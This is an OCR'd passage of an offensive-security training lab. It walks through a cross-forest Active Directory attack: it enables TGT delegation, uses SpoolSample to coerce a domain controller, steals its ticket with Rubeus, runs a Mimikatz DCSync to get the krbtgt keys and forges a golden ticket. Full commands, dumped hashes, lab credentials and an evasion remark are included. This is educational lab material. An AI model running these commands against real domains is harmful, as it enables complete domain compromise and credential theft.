
In order to allow TGT delegation, please open an administrative command prompt (right-click and `Run as administrator`) and execute the following command:

```
netdom.exe trust synctechlabs.com /domain:sec699-20.lab /EnableTGTDelegation:Yes
```



Once this is configured, please reboot the machine by running the `shutdown /r` command as follows:

```
shutdown /r
```




You will receive a prompt that the machine will reboot in one minute. You can now close the RDP connection.

Step 3: Enable TGT delegation for trust on SEC699-20.LAB

Finally, we also need to configure TGT delegation on our SEC699-20.LAB domain controller. From your CommandoVM machine, please open an RDP session to dc.SEC699-20.lab (`192.168.20.101`). You can use username `student_dadm` and password `Sec699!!`.


We will now open an administrative command prompt (right-click, `Run as administrator`) and execute the following command, which is similar to the above: <>

```
netdom.exe trust sec699-20.lab /domain:synctechlabs.com /EnableTGTDelegation:Yes
```



Once this is configured, please reboot this machine as well by running the `shutdown /r` command as follows:

```
shutdown /r
```



Objective 2: Attacking the Forest trust

Now that we have configured a forest trust between SYNCTECHLABS.COM and SEC699-20.LAB, we will try to attack it (and thus pivot from one forest to the other). Let's assume we've compromised the SEC699-20.LAB forest and are now trying to pivot to the SYNCTECHLABS.COM domain.

Step 1: Set up a remote desktop session to DC.SEC699-20.LAB


As a first step, please open an RDP session to DC.SEC699-20.LAB (`192.168.20.101`). You can use your `student_dadm` account (password `Sec699!!`), which is of course a domain administrator account.

Step 2: Enumerate trust settings

As we configured the trust in the previous lab objective, we of course know with what details it was set up. Let's imagine for a second, though, that this is a real-life situation and we first want to enumerate trust settings.

We can do so using the `Get-ADTrust` PowerShell. Please open a PowerShell window and execute the below cmdlet:

```
Get-ADTrust -Filter *
```




In the settings above, you may notice that `TGTDelegation` is set to `False`... Didn't we enable TGT delegation in the previous objective? As it turns out, this flag is not always reliable, as we'll see in the next steps of the lab!

Another way of enumerating trust settings (and much more) is to use Vincent LeToux's excellent PingCastle tool. Which you can obtain from. If you have time left, feel free to play with this tool as well. We've included it here locally in the repository as well.

Let's confirm that we do not currently have access to the C$ administrative share on DC-20.SYNCTECHLABS.COM:

```
dir \\dc-20.synctechlabs.com\c$\windows\ntds\ntds.dit
```



Let's fix that...

Step 3: Configuring Rubeus in monitor mode

You'll recognize many of the next steps as the exact same steps you took when exploiting the Unconstrained Delegation issue. This attack is actually pretty similar, as we will now:

- Run `Rubeus.exe` in monitor mode on the SEC699-20.LAB domain controller.
- Force the DC-20.SYNCTECHLABS.COM domain controller to connect to our SEC699-20.LAB domain controller using `SpoolSample.exe`
- Steal the computer account TGT (DC-20$) from SYNCTECHLABS.COM
- Execute DCSync to compromise SYNCTECHLABS.COM


How is that possible? There's three elements that together allow for this attack:

- Domain controllers are configured for `unconstrained delegation` by design
- The SpoolSample.exe `printer bug` does not need administrative rights to force systems to connect
- `TGT delegation` is enabled across forest trusts (this is currently not the default configuration)

First of all, let's copy `Rubeus.exe` (C:\Tools\GhostPack\Rubeus\Rubeus\bin\Release\Rubeus.exe), `SpoolSample.exe` (C:\Tools\SpoolSample\SpoolSample\bin\Release\SpoolSample.exe) and `mimikatz.exe` (C:\Tools\Mimikatz\x64\mimikatz.exe) to our domain controller. You can copy / paste through the RDP session and drop the files in the `C:\users\student_dadm\Downloads` folder.

In our RDP session to dc.SEC699-20.lab (`192.168.20.101`) let's open an elevated command prompt (right-click - `Run as Administrator`) and start Rubeus in Monitor mode:

```
cd C:\Users\student_dadm\Downloads
Rubeus.exe monitor /interval:5 /filteruser:DC-20$ /nowrap
```




Some background information on the flags we used:

- `/interval:5`: We want to refresh every 5 seconds
- `/filteruser:DC-20$`: We only want to look for incoming connections for the `DC-20$` account
- `/nowrap`: We want to dump the ticket in one big line (easier to copy paste).

Step 4: Trigger printer bug using SpoolSample


We will now abuse the printer bug to force the DC-20.SYNCTECHLABS.COM domain controller to connect to our SEC699-20.LAB domain controller. In order to do so, please launch a new, unprivileged, command prompt and execute the following command:

```
cd Downloads
spoolsample.exe DC-20.SYNCTECHLABS.COM DC.SEC699-20.LAB
```



Step 5: Extract TGT of DC-20.SYNCTECHLABS.COM Computer Account

Once you've executed `SpoolSample.exe` and received the output indicated in the previous step, please switch back to the other command prompt where you have `Rubeus.exe` running in monitor mode. The output should now show a TGT for `DC-20$`:



In the output above, you'll see that the full TGT is included in the `Base64EncodedTicket` field. Note that your exact value will be different (as you have your own unique TGT). Please select the ticket (as seen in the screenshot) and copy it by pressing the `ENTER` button once selected.

Step 6: Inject TGT to Impersonate the DC-20.SYNCTECHLABS.COM Domain Controller

Once you have copied your ticket, please close the Rubeus Monitor mode (CTRL+C). We will now again use Rubeus to inject the ticket we just stole (using `ptt`). We will specify the entire Base64 encoded ticket (retrieved in the previous step) in one, uninterrupted, string as part of the `/ticket:` argument.

The expected command is as follows (your ticket value will be DIFFERENT)::

```
Rubeus.exe ptt
/ticket:doIFRjCCBUKgAwIBBaEDAgEWooIEQTCCBD1hggQ5MIIENaADAgEFoRIbEFNZTkNURUNITEFCUy5D
```

Note that other tools (such as Mimikatz), have similar features, so Rubeus is just one option of a tool to use to inject tickets.

Step 7: Leverage DCSync to obtain krbtgt Kerberos encryption key

Once the ticket is injected, we can now use Mimikatz to leverage the DCSYNC replication privileges associated with the DC computer account. What account should we compromise using DCSync? The `krbtgt` account of course!

In the command prompt window you had opened, please open Mimikatz.exe:

```
Mimikatz.exe
```

In the Mimikatz CLI *(Command Line Interface)*, let's list all loaded TGTs.

```
kerberos::list
```

```
C:\Users\student_dadm\Downloads>mimikatz.exe

  .#####.   mimikatz 2.2.0 (x64) #18362 Mar  8 2020 13:32:41
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > http://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX             ( vincent.letoux@gmail.com )
  '#####'        > http://pingcastle.com / http://mysmartlogon.com   ***/

mimikatz # kerberos::list

[00000000] - 0x00000012 - aes256_hmac
   Start/End/MaxRenew: 4/14/2020 3:41:58 PM ; 4/15/2020 1:41:58 AM ; 4/21/2020 3:41:58 PM
   Server Name       : krbtgt/SYNCTECHLABS.COM @ SYNCTECHLABS.COM
   Client Name       : DC-20$ @ SYNCTECHLABS.COM
   Flags 60a10000    : name_canonicalize ; pre_authent ; renewable ; forwarded ; forwardable ;

mimikatz # _
```

As we have the `DC-20$` TGT, let's now run a DCSync attack against the SYNCTECHLABS.COM domain. Note that we'll have to explicitly tell Mimikatz what domain and domain controller to target, as it will otherwise just target our local SEC699-20.LAB domain:

```
lsadump::dcsync /user:krbtgt /domain:synctechlabs.com /dc:dc-20.synctechlabs.com
```

```
mimikatz 2.2.0 x64 (oe.eo)

mimikatz # lsadump::dcsync /user:krbtgt /domain:synctechlabs.com /dc:dc-20.synctechlabs.com
[DC] 'synctechlabs.com' will be the domain
[DC] 'dc-20.synctechlabs.com' will be the DC server
[DC] 'krbtgt' will be the user account

Object RDN           : krbtgt

** SAM ACCOUNT **

SAM Username         : krbtgt
Account Type         : 30000000 ( USER_OBJECT )
User Account Control : 00000202 ( ACCOUNTDISABLE NORMAL_ACCOUNT )
Account expiration   :
Password last change : 3/9/2020 11:03:39 AM
Object Security ID   : S-1-5-21-2934304710-2705551365-4069183026-502
Object Relative ID   : 502

Credentials:
  Hash NTLM: 3f4030e5cc44eb09b4244699ce6d2259
    ntlm- 0: 3f4030e5cc44eb09b4244699ce6d2259
    lm  - 0: b2eb2429ba86c8e8b41305ca31468d5d

Supplemental Credentials:
* Primary:NTLM-Strong-NTOWF *
    Random Value : ced14a3a07e1a7931fbe4ceed5b0701b

* Primary:Kerberos-Newer-Keys *
    Default Salt : SYNCTECHLABS.COMkrbtgt
    Default Iterations : 4096
    Credentials
      aes256_hmac       (4096) : ab544dd699a34932b214a0eab020232f20f1c1f6c1b247203d965961081286be
      aes128_hmac       (4096) : 0550881ea819323af357b87ee5fc4a85
      des_cbc_md5       (4096) : 7c6713a1327f1afd
```

The DCSync command will dump all information related to the krbtgt account. This includes quite some sensitive information, such as the following fields:

- `Hash NTLM` field: The NT hash for the krbtgt account
- `aes_256_hmac` field (under Kerberos-New-Keys): The AES256 encryption key for the krbtgt account

As you have stolen the account secrets of the `krbtgt` account, you have successfully compromised the SYNCTECHLABS.COM domain and have pivoted from the SEC699-20.LAB to SYNCTECHLABS.COM! Let's consolidate our access!

Step 8: Create and Inject a Golden Ticket for the SYNCTECHLABS.COM domain

As a final step, let's create a golden ticket for the SYNCTECHLABS.COM `ansible` account (who is a domain administrator), thereby using Mimikatz. We can achieve this by using the `kerberos::golden` command in Mimikatz.

We will first make sure to remove any other tickets from memory.

```
kerberos::purge
```

We will need some easily accessible information (i.e., the domain name, domain SID, user to impersonate) and some secret information (the krbtgt encryption keys, which we just obtained). Note that the **domain, SID and krbtgt encryption key will be different for your specific instance!**

- The SID can be retrieved from the *"Object Security ID"* field in the dcsync command. Note that you'll need to **REMOVE** the "502" at the end, as this is the specific RID for the krbtgt account. In the golden ticket command, we only need the generic part of the SID.
- The krbtgt encryption key can be retrieved from the *"aes256_hmac"* field, under *"Primary:Kerberos-Newer-Keys"*.

Example Mimikatz command to generate golden ticket:


```
kerberos::golden /domain:synctechlabs.com /sid:S-1-5-21-2934304710-2705551365-
4069183026
/aes256:ab544dd699a34932b214a0eab020232f20f1c1f6c1b247203d965961081286be
/user:ansible /ptt
```

A few remarks related to this command:

- We are generating a golden ticket for the `ansible` domain administrator user.
- We are using the AES256 krbtgt encryption key instead of RC4 (harder to detect).
